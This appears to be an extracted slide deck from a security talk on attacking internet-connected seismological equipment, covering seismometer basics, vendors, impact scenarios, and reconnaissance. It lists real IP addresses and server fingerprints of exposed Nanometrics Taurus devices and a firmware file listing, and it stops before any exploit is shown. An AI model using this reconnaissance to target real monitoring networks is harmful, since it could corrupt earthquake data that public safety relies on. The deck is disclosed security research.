



How to remotely exploit  
and attack seismological networks

# Disclaimer


- All vulnerabilities have been reported to U.S CERT and EU-CERT
- We are not responsible of the actions that someone can take after attend this talk

# Outline

- Motivation/Background
- Introduction to Seismology space
- Impact

DEMO

## ATTACK & PENETRATION



Bertin Bervis  
NetDB Co-founder  
@bertinjoseb



 jamesjara

James Jara  
NetDB Co-founder  
@jamesjara



**netdb**  
lot Search Engine

seen at

**DEFCON** 

seen at



**VILLAGE**

seen at



**black hat**

seen at



**DragonJAR**  
.ORG

seen at



**EKOPARTY**




# We are from San Jose Costa Rica



# Motivation, Why we are interested in seismological networks?

- An average attacker is not interested for this targets
- Cool scenario: "extreme environment"
- Could lead to a financial sabotage to a specific company/country

# Seismic and volcanic activity in many developing countries



# Basic Seismology

The main purpose of a seismic network is to:

- Record earthquakes with seismic stations
- Find the location of the earthquake
- Calculate the magnitude of the earthquake
- Process and store the data for further scientific analysis




# Seismometers

**Seismometers** are instruments that measure motion of the ground, including those of seismic waves generated by earthquakes, volcanic eruptions, and other seismic sources. Records of seismic waves allow seismologists to map the interior of the Earth, and **locate** and **measure** the size of these different sources.

Wikipedia

Common applications:

- Earthquake detection
- Geophysics, geothermal development
- Structural analysis
- Mine safety
- Fracking / Drilling



This increased understanding can lead to improved oil and gas recovery.



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## Permanent Reservoir Monitoring

Permanent monitoring solutions detect subtle reservoir changes, enabling asset teams to better understand the dynamic behavior of their reservoir. This increased understanding can lead to improved oil and gas recovery.


Installing seismic sensors permanently on the seafloor maximizes seismic signal recovery from reservoir zones, allowing much smaller production-related changes to be detected over shorter repeat intervals than can be achieved with time-lapse towed streamer surveys.

PGS OptoSeis® uses sensors that have been optimized for permanent installation, with recording technology that provides superior dynamic range and the broadest seismic bandwidth.

Utilizing optical fiber technology, PGS OptoSeis has no in-sea electrical components, making the system more reliable, safer and easier to deploy.



Contact a PGS  
Expert



[TECHNOLOGY](#) [EXAMPLES](#) [RELATED CONTENT](#)


# Seismic Sensors



Broad band sensor  
\$15000



Accelerometer, \$3000



Geophone, \$ 100

# Vendors found



**Nanometrics** INC.  
SEISMOLOGICAL INSTRUMENTS

The world leader in  
seismological  
instruments & networks


The banner features a photograph of a person in a high-visibility orange and red jacket and a green helmet working in a snowy, mountainous environment. They are handling a piece of equipment, likely a seismometer, which is housed in a yellow and black rugged case. Another similar case is visible in the foreground.



**GURALP**

**SYSTEMS**

The logo consists of a stylized globe made of overlapping purple lines, with a white and purple checkerboard pattern on the left side.



OSOP Distributes

Met One Instruments

Xeos Technologies Inc.

IESE Institute of Earth Science and Engineering Australia

cempa


Jewell Instruments

sara

This banner features several logos for seismological instrument vendors. From left to right: Met One Instruments (a stylized 'M' logo), Xeos Technologies Inc. (a globe logo), IESE Institute of Earth Science and Engineering Australia (a circular logo with a mountain range), cempa (a logo with a stylized 'c' and 'e'), Jewell Instruments (a green logo with the word 'Jewell' in a larger font), and sara (a logo with a stylized 's' and 'a').

# Internals

- Linux based OS
- Remote management
- SSH TELNET FTP
- Web Server
- GPS Ocean bottom
- Battery/Solar panels



# What is a Taurus?

Broadband Seismometer  
(Trillium 240)




Portable Digital Seismograph  
(Taurus)



Geophone  
(Mark L-4)



Data Acquisition Server  
(NAQS)




Data Analysis



# Earth Deployment





# Ocean Bottom Deployment



Seismometers capture transient phenomenon. **If an instrument malfunctions, whether it's at the bottom of the ocean or atop a polar ice cap, that data is lost forever.**

“You need to be absolutely sure the sensor will perform perfectly every time,” says Jeff Potter, director of marketing at Nanometrics. “Seismometers also need to be small and consume very little power when they level themselves, and that’s where MICROMO has helped.”


The leveling mechanism integrates the following devices:

The AM1020-V-6-65, a in a 10-mm-diameter, two- phase stepper motor that provides a peak torque of 1.6 mNm. With 20 steps per revolution, and PRECistep technology, the motor offers reliable, accurate motion, even in harsh environments.


A 10/1 planetary gearbox provides a 256:1 reduction ratio in a 10-mm-diameter package.

# Seismic Topology

## GSD Cyprus Libra II Real-Time Seismic Monitoring Network



# FDSN is a global organization supporting seismology research



**FDSN**  
International Federation of Digital Seismograph Networks

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## FDSN Publications

The FDSN is responsible for the creation and maintenance of two publications:

- FDSN Station Book**  
The [FDSN Station Book](#) contains information about stations from all networks that contribute data (or intend to contribute data) through the FDSN.
- SEED Reference Manual**  
Standard for the Exchange of Earthquake Data (SEED) Manual  
Version 2.4 (PDF)  
Updated August, 2012

## Additional Publications

### FDSN Station Map and Listings

# IMPACT

We discovered that these instruments/devices are connected to the Internet  
**but they lack proper security policies**

What if a fake earthquake magnitude 8 on the Richter scale "Were shaking" the city of Madrid? Probably, even being a hoax, the economy would suffer a collapse and some companies would have serious problems due to the uncertainty.

What if a company modifies the sensors of other company  
in order to generate wrong results.

...

GAS & OIL INDUSTRY

# What if Data Acquisition Servers contains corrupted data? Predictions will fail?

## **Scientists jailed for manslaughter because they did not predict deadly earthquake in Italy which killed 309 people have been cleared**

- Town of L'Aquila was struck by quake, which measured 6.3 on Richter Scale
- Hundreds were killed and thousands were left homeless in 2009 disaster
- Scientists visited town days before but concluded there was little risk
- They were sentenced to six years each in prison following 2012 trial
- Some of the Italy's most respected seismologists were among those jailed

Disclaimer: we are not suggesting relation between the newspaper note and title

TOO MUCH TALK!!!

ROOT..

ROOT@ROOT

A photograph of Elon Musk speaking at a Tesla event. He is wearing a grey blazer over a black shirt and has his hands raised in a gesture. In the background, a white panel with the word 'TESLA' is visible. A large black banner with the text 'DEMO TIME' in teal is overlaid at the bottom right.

**DEMO TIME**



# ATTACK &

# PENETRATION



## DISCOVERY

- Footprinting, How we discovered this device?  
NETDB.IO
- Fingerprinting
- Getting the FIRMWARE
- Reading the papers



How we discovered this devices?

**netdb**  
lot Search Engine

DEMO

## DISCOVERY


## Fingerprint

Jetty/5.1.x  
Linux/2.4.24  
NMX-TAURUS-1.4.8  
ppc java/1.5.0

 <p>Londres Croydon Google</p>  80 	<p><b>81.149.12.88</b> UNITED KINGDOM A52856 BTnet UK Regional network Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0</p>	<pre>content-length: 70 expires: Thu, 01 Jan 1970 00:00:00 GMT vary: Accept-Encoding server: Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0 last-modified: Mon, 11 Jul 2011 17:47:35 GMT connection: close pragma: no-store,no-cache,must-revalidate cache-control: max-age=31536000,public date: Fri, 13 Feb 2015 03:32:14 GMT content-type: text/html</pre>
 <p>Bedford Milton Keynes Google</p>  80 	<p><b>81.136.168.84</b> UNITED KINGDOM A52856 BTnet UK Regional network Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0</p>	<pre>content-length: 70 expires: Thu, 01 Jan 1970 00:00:00 GMT server: Jetty/5.1.x (Linux/2.4.24-NMX-TAURUS-1.4.8 ppc java/1.5.0 last-modified: Thu, 28 Jun 2012 17:00:35 GMT connection: close pragma: no-store,no-cache,must-revalidate cache-control: no-cache,no-store date: Thu, 29 Jan 2015 08:49:31 GMT content-type: text/html</pre>

## DISCOVERY

# Getting the Firmware



Name	Size	Type
apollo-taurus-5.5.8.tgz	11.8 MB	Tar archive (g...
deploy-tools-1.0.12.sh	805 bytes	shell script
deploy-tools-1.0.12.tgz	94.5 kB	Tar archive (g...
gps-trimble-installer-1_0_0.tgz	294.8 kB	Tar archive (g...
manifest.md5	1.6 kB	unknown
manifest.md5.md5	47 bytes	unknown
powermanager-a-3_3_10.nbf	27.1 kB	unknown
powermanager-b-3_3_10.nbf	27.1 kB	unknown
ppc-browser-1.0.3.tgz	5.8 MB	Tar archive (g...
ppc-kernel-taurus-1_4_9.bin	885.9 kB	unknown
ppc-libgcj-4.3.3-NMX-1.0.4.tgz	2.9 MB	Tar archive (g...
ppc-rootfs-update-3.1.0.sh	14.0 kB	shell script
ppc-rootfs-update-3.1.0.tgz	7.1 MB	Tar archive (g...
taurus-expectedVersions-3.7.5.nbf	6.6 kB	unknown
taurus-filesystem.tgz	130.5 kB	Tar archive (g...
taurus-install.sh	18.9 kB	shell script
taurus-installer.tgz	27.0 kB	Tar archive (g...
TaurusPkg.txt	24 bytes	plain text doc...
tdp-arm-a-4_2_6.nbf	259.8 kB	unknown
tdp-arm-b-4_2_6.nbf	259.8 kB	unknown
tdp-coeff-2_0_4.nbf	17.9 kB	unknown
tdp-dsp-4_0_7.nbf	90.5 kB	unknown

## DISCOVERY

BUSTED...but too late for them

[REDACTED]@nanometrics.ca>

19/01/2016

Dear Bertin

Nanometrics software and firmware can only be provided to registered customers and I do not see your organization registered in our customer database.

What is the serial number of the Taurus you wish to upgrade?

Regards,



# SEED

## Reference Manual

Standard for the Exchange of Earthquake Data

SEED Format Version 2.4  
August, 2012

## DISCOVERY

# Gathering information from the docs.

**SEED PROTOCOL:** The Standard for the Exchange of Earthquake Data (SEED) is a data format intended primarily for the archival and exchange of seismological time series data and related metadata.

Data identification nomenclature:

